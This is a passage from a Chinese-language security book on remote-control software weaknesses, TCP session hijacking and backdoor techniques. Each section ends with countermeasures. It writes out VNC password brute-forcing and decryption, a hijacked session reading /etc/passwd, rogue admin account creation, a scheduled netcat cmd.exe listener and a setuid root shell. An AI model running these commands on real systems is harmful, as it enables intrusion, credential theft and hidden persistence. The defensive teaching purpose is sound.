


图13.4 管理员和攻击者都会喜欢Remotely Anywhere的易用性。不过它也提供了关键的安全特性，例如IP地址锁闭

些诸如IP地址锁闭之类的安全特性，如图13.4所示，该特性缺省没有打开，它的作用是一旦超过某个数目的失败尝试，冒犯者的主机就被锁闭在外。

从管理角度看，Remotely Anywhere比诸如User Manager,Event Viewer和REGEDT32之类GUI工具还要好，因为这些工具只是本地有效，而且不能即时完成其功能。举例来说，使用Remotely Anywhere时通过浏览器就能添加用户和用户组，并让它立即生效，而不是等到GUI向所在系统发出控制命令。

Remotely Anywhere的好消息是它提供了多个安全特性，应该全部用上：

- ▼ 在2001号端口上使用SSL实现了一个经加密的隧道
- ■ IP地址过滤
- ■ IP地址锁闭
- ▲ 安全的NTLM认证

13.4.4 Remotely Possible/ControlIT

出自Computer Associates公司(http://www.cai.com) 的ControlIT是一个众所周知且频繁使用的产品，然而就所提供的安全特性而言它是最少的。该产品早期存在使用明文存放用户名和密码问题，最新的版本在加密密码上也只是草草了事，从而敞开着受攻击的漏洞。ControlIT没提供的安全特性包括健壮的密码的强制施行、对初始定制文件的密码保护以及记录失败的登录尝试。另外，ControlIT易被Revelation揭示出密码。

13.4.5 Timbuktu

出自Netopia公司(http://www.netopia.com) 的Timbuktu Pro 32是除pcAnywhere外在较大规模的公司环境中频繁使用的另一个远程控制软件产品。与大多数其他同类产品类似，Timbuktu也提供所有通常的远程控制操作，并提供若干个额外功能。该产品提供在多个用户间同时共享屏幕的能力，并具有一些稳固的安全特性，例如最小密码长度、密码重用频度、候选的认证形式以及密码有效期限。最好的优点是它不存在被Revelation揭示密码的问题。对于攻击者来说，Timbuktu确实是个难以对付的远程控制软件产品。

13.4.6 Virtual Network Computing(VNC)

出自英格兰剑桥AT&T研究实验室(AT&T Research Labs,Cambridge,England)的Virtual Network Computing(简称VNC)可从http://www.uk.research.att.com/vnc 获取。VNC拥有传统的远程控制产品不具备的许多独到特性。第一个是它的交叉平台能力。该产品能够安装在Windows,Linux 和 Solaris 主机上，并投射到 Windows,Linux,Solaris,Macintosh甚或Windows CE设备上查看使用。该产品还有一个Java接口，可以在能解释Java的任何浏览器上使用，例如Netscape的Communicator和Microsoft的Internet Explorer。更妙的是VNC是免费的!

VNC提供了如此丰富的功能和特性，在运行VNC时会带来一些严重的安全问题并不奇怪。它的确有Revelation揭示密码的问题；另外我们在第5章演示了VNC如何通过远程网络连接轻易地在Windows NT上安装VNC——先对远程注册表作一点点编辑，以确保服务启动不被察觉(3.3.2 后的版本会显示在系统图标碟(system tray)中，对交互式登录的用户是可见的)，然后通过命令行安装VNC服务。当然，WinVNC.EXE 会显示在进程表中，不管是何种版本或模式。更重要的是，它易受下面的攻击：

- ▼ **对VNC密码的蛮力攻击** 脆弱的密码会使攻击者完全控制运行VNC服务器的系统。
- ■ **网络窃听** 缺省情况下，在与VNC服务器作过用户身份认证后，VNC不使用任何加密方式。
- ▲ **脆弱的WinVNC密码存放** WinVNC将服务器密码以一种较混乱的方式(obfuscated fashion)保存，使攻击者有可能发现其明文形式的服务器密码。

下面我们讨论这些攻击方式。

VNC密码的蛮力攻击

保护VNC服务器免遭非授权访问的主要安全机制是系统管理员选择的密码。我们在本书中已提到过许多次，脆弱的密码是攻击者最容易攻破的地方。由于VNC往往以特权方式运行，因此顽强的攻击者很值得对VNC服务密码实施蛮力攻击。可以用作蛮

力攻击的一种机制是可用于VNC客户软件vncviewer的一个补丁。这个蛮力攻击补丁程序是rfbproto.c，可从http://www.securiteam.com/tools/Brute_forcing_VNC_passwords.html上找到。使用patch命令就可以将此补丁应用于vnc-3.3.3r1_unixsrc.tgz 软件包。下面我们可以看到，蛮力攻击VNC服务器何等容易。

```
[crush]# vncviewer 192.168.1.101
VNC server supports protocol version 3.3 (viewer 3.3)
Trying password '#!comment:'
VNC authentication failed
Trying password 'Common'
VNC authentication failed
Trying password 'passwords'
VNC authentication failed
Trying password 'compiled'
VNC authentication failed
Trying password 'passwd'
VNC authentication failed
Trying password 'test'
VNC authentication succeeded
Desktop name "twistervm"
Connected to VNC server, using protocol version 3.3
```

从上面的过程可以看到，这个修改过的vncviewer客户程序可以很快地运行用户提供的词表，并猜到了"test"密码。一旦猜到了密码，vncviewer就可以连接到远程服务器上，允许攻击者完成控制系统。这个密码猜测过程很快，VNC服务器不会产生任何失败的登录记录。

远程VNC密码猜测对策

配置服务器时选择一个比较强健的VNC服务器密码是很重要的。密码至少要有8个字符，不应是一个词或是字典中的派生词。请记住，密码是攻击者与系统之间的惟一障碍，须谨慎从事!

VNC的网络窃听

如果不加修改地安装VNC，所有客户和服务器之间的网络通信在用户认证后均是不加密的。尽管有争论说它比telnet之类的会话要难以窃听一些，因为其网络分组是压缩的，但也并非不可能。由于VNC的源码是公开的，因此编制一个专门嗅探VNC的嗅

探程序并不需要多大的努力，因此使用不加密的VNC会话风险还是相当高的。

虽然VNC的初始密码是通过一种挑战/应答机制交换的，但其他网络流量则是不经加密的，可以想像，攻击者可以监控VNC会话，并可捕获使用VNC的用户在登录其他系统时使用的密码。

VNC窃听对策

幸运的是，有一些机制可用来加密VNC的通信，第一个也是最重要的是用SSH将客户与服务器之间的VNC会话进行隧道加密。有关SSH与VNC相合的详细信息可参见http://www.uk.research.att.com/vnc/sshvnc.html。此外，可对VNC源代码增加补丁(http://web.mit.edu/thouis/vnc/)，使SSLeay公共密钥算法能构建更安全的连接。最后，你还可以使用TCP Wrapper来提供基于每个IP地址的访问控制(http://www.uk.research.att.com/vnc/archives/1998-09/0168.html)。

脆弱的WinVNC密码存放

1999年10月，Conde Vampiro报告了几个和VNC相关的漏洞(http://www.roses-labs.com/advisory/RLvncbug.txt)。最重要的一个漏洞与VNC存放于VNC服务器密码的方式相关(特别是在Windows注册表中)。VNC使用3DES加密其VNC服务器密码，但它在每次保护密码时使用的是固定密钥(23 82 107 6 35 78 88 7)。这是一个实现3DES强加密方式时有缺陷的例子。由于知道了加密密钥，解开VNC服务器密码就是很容易的事了。

VNC密码保存在HKEY_USERS\DEFAULT\SOFTWARE\ORL\WinVNC3\Password的注册表键中。在我们的例子中，此键的数据部分是：

```
2F 98 1D C5 48 E0 9E C2
```

如果我们攻陷了一个运行VNC的服务器，就可以使用vncdec(http://packetstorm.securify.com/Crackers/vncdec.c)之类的程序去发现VNC密码(可参见第5章和第6章关于攻击Windows NT/2000的相应内容)。我们对源代码作简单修改，然后进行编译，其密码行如下例所示：

```
/* put your password hash here in p[] *
```

```
char p[]={0x2F,0x98,0x1D,0xC5,0x48,0xE0,0x9E,0xC2};
```

然后，我们就可以构建并执行 vncdec。

```
[shadow]# vncdec
test
```

这样，我们不费劲就发现了服务器密码 "test"。

VNC 密码存放脆弱性对策

编写本书时，VNC 当前版本仍有此脆弱性，免受攻击者访问系统注册表的防护方法是采用各种主机防护方法。第 5 章和第 6 章提供了 Windows NT 和 2000 的各种安全对策。

注意 *VNC 提供了一个讨论这些安全问题的 FAQ，可以从 http://www.uk.research.att.com/vnc/faq.html 中找到。*

13.4.7 Citrix

Citrix 的 ICA（Independent Computing Architecture 的简称）客户产品和 MultiWin 产品给单用户操作系统 Windows NT（NT / 2000 终端服务器版除外）提供了非凡的功能。其服务器产品 WinFrame 和 NT 终端服务器产品 MetaFrame 都提供了 UNIX 界已使用了数十年的多用户功能。

要真正赏析这种技术需简单地说明 Windows NT 的工作方式。Windows NT 设计成不允许在服务器主机上运行用户进程。相反，当一个用户譬如说运行 Word for Windows 或 Outlook 时，这些程序实际上在该用户自己的计算机、内存空间和页面对换文件上启动运行，而不是在服务器上运行。然而所有这些处理最适合在服务器上进行，这正是引入 Citrix 模型的根源。通过使用 Citrix，用户可以登录到 Windows NT 终端服务器上运行进程，就像自己确实在那台服务器上一样，这么一来每个命令和进程都在该服务器上执行，用户自己的客户计算机上则没有或很少有开销。

然而使得 Citrix 成为 IT 部门非凡工具的特性恰好是它令人头痛的大多数安全问题

的起因。在Citrix的世界中，用户被自动允许在服务器本地运行命令。这意味着许多局限于本地的NT漏洞发掘程序(例如getadmin和sechole)能够从客户主机远程地运行。在传统的NT世界中，攻击者取得用户级访问权后必须把自己的特权升级到Administrator级别才能在服务器本地运行这些漏洞发掘程序。使用Citrix时攻击者却能自动获取从本地客户主机执行远程命令的提示，进而运行这些程序。关于这些漏洞发掘的详细信息参见第5章。

不过Citrix有一个安全上的优势，那就是往目标系统的认证不再需要打开恶劣的135号和139号NT端口。事实上经由网络刺探NT服务器的攻击者有可能漏过这些系统，因为它们只打开了1494号TCP和UDP端口，而该端口可能不在攻击者的查找清单中。

13.5 小结

远程控制软件对于需要管理散布在网络上的各个结点的网络管理员来说是天赐的宝物。配置了远程控制软件后，管理员就能接管某个用户的台式主机来解决几乎所有问题，从而减轻了工作量。

缺省情况下大多数远程控制软件是内在不安全的，譬如说只启用了NT认证形式，给会话分组使用脆弱的加密算法，以及使用脆弱的密码模糊处理方法。好消息是本章讨论过的大多数软件能够配置成较为安全。你应该遵照本章提供的建议采取措施，并应用所有可用的软件补丁。

作为一本网络安全方面的专业参考书，这本书特别适合于安全管理员、网络管理员和系统管理员作为工作参考书。同时，这本书也是安全技术爱好者和相关人士的良师益友。

第14章

「高级技巧」

到目前为止我们已讨论了大量内容。然而尽管我们在表述常用的黑客攻击工具和技巧上试图尽可能合理地架构，有些内容却难以归入我们讨论过的各个主题中。我们把许多这样的攻击手段放在本章中讨论，并冠以“高级技巧”的虚名。它们被松散地划分为以下几块：会话劫持、后门和特洛伊木马(一个特洛伊木马是一段完成一定任务的程序，而且总是在一幅正常的场景后面暗藏杀机)，“破坏系统环境...”以及“社交工程(social Engineering)”。

在我们认为重要到该再次强调的地方，我们会从先前各章中拣取与这些主题相关的材料。其结果是一个综合性的关于这些主题的信息仓库，跨越各种类型的软件、平台和技巧——毕竟，邪恶的黑客在选择目标上往往不会进行太多的区分。

14.1 会话劫持

网络设备是全公司所有数据流动的看守。每个电子邮件、每个文件、每个客户信用卡号只要在网络上传送就会受到这些设备的处理——显然，这些设备的安全是至为关键的。因此思量一下网络数据流动可能被邪恶的干涉者劫持的可能性就让人不寒而栗。我们将通过一个称为TCP劫持(TCP hijacking)的技巧解释这是如何做到的。

TCP劫持技巧的根源在于TCP协议中的一个根本忽视。TCP/IP允许对分组流进行欺诈，往其中插入一个分组，从而达到在远程主机执行命令的目的。不过这种类型的攻击要求使用共享的网络媒体(参见第10章)，并有一定的运气。攻击者可以使用Juggernaut或Hunt尝试观察并接管一个连接。

Juggernaut

流行度：	*9*
容易度：	*9*
影响力：	*10*
风险率：	*9*

把TCP劫持从理论付诸实施的首批尝试之一是Mike Schiffman的Juggernaut产品(许多人能从Mike先前的称号“route”认出他来，参见http://www.packetfactory.net)。这

个自由软件产品是开创性的，因为它能够窥探TCP连接并临时劫持它。这就使得攻击者能够像该连接的真正用户那样提交命令。举例来说，如果攻击者使用的网络设备处于与网络运行中心(Network Operations Center，简称NOC)之间的某个共享网络媒体上，那么他们能够窥探这个链路上发生的所有连接，并盗用其中的telnet会话或Cisco路由器上的enable密码。

```
Juggernaut                    ,---------------  -+
                              ?) Help
                              0) Program information
                              1) Connection database
                              2) Spy on a connection
                              3) Reset a connection
                              4) Automated connection reset daemon
                              5) Simplex connection hijack
                              6) Interactive connection hijack
                              7) Packet assembly module
                              8) Souper sekret option number eight
                              9) Step Down
```

Juggernaut的最佳特性之一是"Simplex connection hijack(单工连接劫持)"。它允许攻击者往本地系统提交命令。"Interactive connection hijack(交互连接劫持)"特性总是难以使用，因为交互连接往往会因ACK风暴而崩溃。然而单工劫持特性无法让攻击者提交将在远程系统上执行的命令，例如把一台Cisco路由器的enable密码不加密地设置为"hello"的命令"enable password 0 hello"。

Hunt

流行度：	*9*
容易度：	*9*
影响力：	*10*
风险率：	*9*

近来发行的Hunt工具(可从http://www.cri.cz/kra/index.html#HUNT 获取)是另外一个劫持程序，具有更稳定的劫持特性，其作者为Pavel Krauz(kra@cri.cz)。这个值得注意的产品明晰地展示了TCP协议的某些脆弱点。

从下面的例子可以看出，Hunt和Juggernaut类似，攻击者可以轻易地用它来窥探连接，寻找像密码之类有价值的信息：

```
---Main Menu --- rcvpkt 1498, free/alloc pkt 63/64 - ---
l/w/r)  list/watch/reset connections
u)      host up tests
a)      arp/simple hijack (avoids ack storm if arp used)
s)      simple hijack
d)      daemons rst/arp/sniff/mac
o)      options
x)      exit
> w
0) 172.29.11.207 [1038]     --> 172.30.52.69 [23]
1) 172.29.11.207 [1039]      -> 172.30.52.69 [23]
2) 172.29.11.207 [1040]     - > 172.30.52.66 [23]
3) 172.29.11.207 [1043]     --> 172.30.52.73 [23]
4) 172.29.11.207 [1045]     --> 172.30.52.74 [23]
5) 172.29.11.207 [1047]     --> 172.30.52.74 [23]

choose conn> 2
dump [s]rc/[d]st/[b]oth [b]> s
CTRL-C to break
uname -a
su
hello
cat /etc/passwd
```

观察一个UNIX系统上的telnet连接能够给攻击者提供有价值的信息，例如root的密码。Hunt还能提交有待在远程系统上执行的命令。举例来说，攻击者可使用Hunt提交命令，其结果只显示在攻击者自己的系统上，而不会显示在被劫持用户的系统上，子是难以检测出来。

```
--- Main Menu --- rcvpkt 76, free/alloc pkt 63/64 -----
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
```

```
> s
0) 172.29.11.207 [1517]   --> 192.168.40.66 [23]
choose conn> 0
dump connection y/n [n]> n
dump [s]rc,[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
Enter the command string you wish executed or [cr]> cat /etc/passwd
cat /etc/passwd
root:rhayr1.AHfasd:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var.spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
sm:a401ja8fF1a.;:100:1::/export/home/sm:/bin/sh
[r]eset connection/[s]ynchronize/[n]one [r]> n
done
```

从上面的例子可以看出，一个相当邪恶的命令("cat/etc/passwd")被发送到远程系统上执行，其结果只显示在攻击者自己的系统上。

劫持对策

防止使用劫持工具的简易方法是部署交换式网络。近几年来10/100Mbps交换式以太网端口的价格已大幅度下降，使得许多机构以交换机取代自己目前的共享式集线器成为可能。由于交换式网络上不容易窃听，依赖于窃听的工具就失去了作用。

14.2 后门

入侵者一旦在目标系统上筑了窝，要把他们清理出该系统可能就是件困难的任务了。即使最初的漏洞能够标识出来并封堵好，狡猾的攻击者也可能已经创建了能凭他们一时的兴趣迅速重新获取访问权的机制，这些机制称为后门(back door)。

找出并清除系统中的这些后门简直是不可能的，因为创建后门的方法几乎不可胜数。被攻击后惟一真正有效的恢复措施是从最初的媒体中恢复操作系统，然后开始执行从清洁的备份媒体上恢复用户和应用程序数据的漫长任务。完全恢复原先的模样也不容易，特别是当系统具有未曾记录过的独特配置时。

下面我们将讨论邪恶的黑客用于保留对目标系统的控制权的主流机制，这样管理员就能迅速标识出这样的入侵活动，从而尽可能多地避免累人的恢复过程。在适当的地方我们会详细叙述，不过总的说来我们希望出于综合意义提供一个流行技巧的概貌。

创建恶意的无赖账号

流行度：	*9*
容易度：	*9*
影响力：	*10*
风险率：	*9*

几乎每个系统管理员都清楚超级用户类型的账号(root,Administrator,Admin) 对于系统的保护和审计都是关键的资源。较难跟踪的是名字不显眼却有超级用户特权的账号。邪恶的黑客会在所征服的系统上毫无例外地尝试创建这样的账号。

NT/2000

用下面的命令就可以容易地在 Window NT/2000 上创建本地特权账号：

```
net user <username> <password> /ADD
net localgroup <groupname> <username> /ADD
```

net group命令将一个用户添加到一个全局组中，NT中本地组(只存在于本地安全账号管理器(SAM)中)和全局组(位于域SAM中)是不同的。内置的本地组通常权力很大，缺省就可以访问各级系统资源。Windows 2000中的universal组和domain本地组概念是一个新的创造。这些元域(meta-domain)项拥有树形结构或森林结构下任何域的成员。

使用net [local] group命令可以容易地检查关键Administrators用户组的成员，下面的例子就能说明转储Windows 2000 Enterprise Admins用户组的成员：

```
C:\>net group "Enterprise Admins"
```

```
Group name      Enterprise Admins
Comment         Designated administrators of the enterprise

Members
-------------------------------------------------------
Administrator
The command completed successfully.
```

观察的关键组都是内置的:Administrators,Domain Admins,Enterprise Admins, Schema Admins(在 Windows 2000 的域控制器上)以及各种本地 Operators 用户组。

UNIX

"无赖" UNIX 账号的创建和标识也类似。常用的方法是创建一个貌似无辜但 UID 或 GID 却设为 0 的用户账号。还应该检查所属用户组与 root 用户的 GID 相同的账号，首先在 /etc/passwd 文件中查看，接着在 /etc/groups 文件中查看[①]。

Novell

NetWare 上采用的典型方法是创建一个"孤儿(orphaned)"对象——譬如说创建一个仅有一个用户的容器，然后让该新用户成为父容器的惟一受信任者。这么做后甚至 Admin 用户都不能进行还原操作，从而给入侵者提供了永久性登录回相应 NDS 树的能力。你可以从第 7 章中找到关于 NetWare 后门的详细信息。

启动文件

流行度:	*9*
容易度	*9*
影响力:	*10*
风险率:	*9*

我们已在先前各章中讨论过在特定平台支持的各种启动机制中创建的后门。这些后门是入侵者们偏爱的目标，因为它们设置的陷阱永久性地在不知情的用户每次重新自举系统时重启出来。

注：①/etc/passwd文件中记录的GID是相应用户账号所属的主用户组GID，该账号所属的其他用户组信息则记录在/etc/group文件中。/etc/group文件一般不再记录各个账号的主用户组信息。

NT / 2000

Windows NT下要检查的关键区域是位于%systemroot%\profiles\%username%\start menu\programs\startup(所有用户文件夹不管是否交互式登录均可工作)下的各种启动文件夹。而且，攻击者可用注册表键在系统运行时运行特洛伊木马或后门。要检查的关键键有：

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
```

- ...Run
- ...RunOnce
- ...RunOnceEx
- ...RunServices
- ...AeDebug
- ...Win.ogon

许多潜在的恶意软件就安装于此。比如，Back Orifice 2000(BO2K)就在RunServices键下设置为“Remote Administration Service”。

我们也见过在启动时利用设备驱动程序在NT上创建后门。Amecisco的IKS(Invisible Keylogger Stealth)驱动程序(iks.sys)可以拷贝到%systemroot%\system32\drivers和NT内核一起装载，此过程对用户的控制台是不可见的。它也会将各种值写入HKLM\SYSTEM\CurrentControlSet\Services\iks下的注册表中(iks可由攻击者重命名)。如果事先得到了注册表的真实快照(利用诸如Somarsoft公司的DumpReg)，IKS设置就很容易确认。如果在Windows Explorer中检查IKS驱动文件的特性的话，IKS驱动文件也会显示原形。

使用Web浏览器起始页下载代码

2000年5月发布的ILOVEYOU Visual Basic脚本病毒(参见http://www.symantec.com/avcenter/venc/data/vbs.loveletter.a.html)就是利用意想不到的地点来启动执行代码：Web浏览器的起始页设置。

ILOVEYOU病毒是修改Internet Explorer起始页设置，使之指向下载称为WIN-BUGSFIX.exe的二进制文件的Web页面。并随机地从四种模式中选择不同的URL：

```
http://www.skyinet.net/~[variable]/[long_string_of_gibberish]/WIN-BUGSFIX.exe
```

此URL写入注册表键HKCU\Software\Microsoft\Internet Explorer\Main\Start页面。病毒还修改了注册表键数目，包括重启时执行下载程序以及删除原初始页设置：

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX
HKCU\Software\Microsoft\Internet Explorer\Main\start Page\about:blank
```

当然，启动浏览器的下一用户如果轻信的话，此文件可以不需重启就可执行。缺省情况下，目前的Internet Explorer版本在执行.exe和.com之前会提示用户。因此，用户对如图14.1所示的对话框的响应，也可以使文件立即执行。




图14.1 Internet Explorer的File Download警告框提示用户如果他们想要下载或者执行一个远程文件时，总要选择Save this program to disk项

对策：不要启动因特网上发现的可执行内容!

无需多言(前面已说过多次)，对于因特网上下载的可执行内容要格外警惕。这是灾难的重要源头——正确的做法是，下载至本地后，用扫毒软件进行检查，可能的话分析其内容(比如，是脚本还是批文件)，并且首先要在非关键系统上测试它。

UNIX

在UNIX平台上，攻击者频繁运用rc.d 目录下的文件来安置后门程序。确保检查每个rc文件，找出其中不熟悉的或新近添加的程序。inetd.conf 文件也可能用于设置陷阱。inetd.conf 是UNIX 上因特网超级服务器程序inetd的配置文件，inetd根据客户请求动态运行各种网络服务器程序，例如FTP,telnet,finger 等等的服务器。inetd.conf 文件中也可能找到有嫌疑的守护进程。

检测一个UNIX或NT系统文件是否被修改过的较好办法是使用流行的Tripwire程序(http://www.tripwire.com) 。Tripwire的商业版本运行在Windows NT 4.0 SP3 以上，Red Hat Linux 6.1 以及Solaris 2.6 和2.7 上。该产品通过给每个文件创建一个离线存放的签名档(signature)来工作。如果某个文件在管理员不知情时被修改了，Tripwire就会明确地告诉你该文件是在何时以及怎样被修改的。

Novell

NetWare的 startup.ncf 和autoexec.ncf 文件决定在服务器启动时应执行的特定于服务器的程序及参数，以及应加载的NetWare 可加载模块(NLM，Netware Loadable Modules)。攻击者可以编辑这两个文件调用的众多.NCF 文件之一(例如 ldremote.ncf)，插入自己的后门，例如做过手脚的rconsole 程序。因此，除非定期检查每一个启动文件，否则很可能错过一个后门。

受调度的作业

流行度:	*10*
容易度:	*9*
影响力:	*10*
风险率:	*9*

启动文件是隐藏后门的好地方，受调度的作业队列也一样。Windows NT 上由Schedule服务(经由AT命令访问)处理作业的调度。通过安置一个定期启动的后门，攻击者可以确保相应的脆弱服务总是在运行，等着接收攻击者的操纵。

举例来说，在Windows NT平台上设置每天在适当的时刻启动一个netcat 监听器就已经是在安置简单的后门了。

```
C:\>at\\192.168.202.44 12:00A /every:1 ""nc -d -L -p 8080 -e cmd.exe""
Added a new job with job ID =2
```

该命令每天中午12点在8080号端口上启动一个新的监听器。这么一来入侵者使用netcat简单地连接该监听器就能取得一个命令shell，并能定期清理累积起来的netcat监听器。当然也可以使用一个批处理文件首先检查是否已有netcat在监听，然后在必要前提下启动一个新的监听器。

UNIX系统上crontab程序是调度作业的中心。该程序频繁用于自动执行繁重的系统维护任务，当然也被入侵者用来启动无赖后门。在大多数UNIX系统上可使用“crontab -e”命令编辑crontab文件，该命令在用户偏好的编辑器(通常在VISUAL或EDITOR环境变量中指定的编辑器)中打开他的crontab文件。有些系统上甚至允许使用vi或emacs直接编辑crontab文件。

在作为root运行crontab且调用批处理文件的系统上可以找到使用crontab的一个流行的后门。攻击者可以把这些批处理文件的权限设置成任何用户都可写，这么一来他作为普通用户重返该系统时，能够轻易地立即获取root访问权。通过在crontab定期调度执行的批处理文件中插入以下命令就能够做到这一点，因为这些命令将创建一个setUID root shell：

```
cp /bin/csh /tmp/evilsh
chmod 4777 /tmp/evilsh
```

受调度作业的攻击对策

在NT系统上使用at命令查找未经授权的作业就能反击这种攻击手段，例如：

```
C:\>at
Status ID  Day      Time       Command Line
-------------------------------------------------------------------------------
        0  Each 1   12:00 AM   net localgroup administrators joel /add
```

接着删除ID=0的有问题的作业：

```
c:\>at \\ 172.29.11.214 0 /delete
```

另一个办法是使用命令"net stop schedule"简单地禁止Schedule服务，并在Control Panel | Services中把该服务的系统启动行为设置为禁止。

在UNIX系统上应该查看各个crontab文件中有没有无赖命令，同时还得检查所用到的文件或脚本的权限。

远程控制

流行度：	*9*
容易度：	*8*
影响力：	*10*
风险率：	*9*

入侵者即使拥有合适的凭证，如果不能经由某个服务器守护进程取得一个登录提示，那么仍然难以登录到目标系统。举例来说，如果目标服务器上禁止提供远程服务（即rsh、rlogin、rcp等以字母r打头的服务）和telnet服务，那么知道该主机的root密码也没多大用处。类似地，Windows NT上的Administrator缺省情况下能取得的远程控制机会也很少。因此在目标系统上设置提供远程控制机会的后门机制以方便以后的访问成了攻击者的主要目标之一。

在大多数情况下，攻击者真正需要的就是远程命令提示。我们将讨论能够相当容易地创建远程shell的工具。随着图形操作系统和它们提供的所谓易管理性的盛行，图形化的远程控制后门成了盗用他人系统的最终目标。我们将讨论提供这种能力的一些工具。

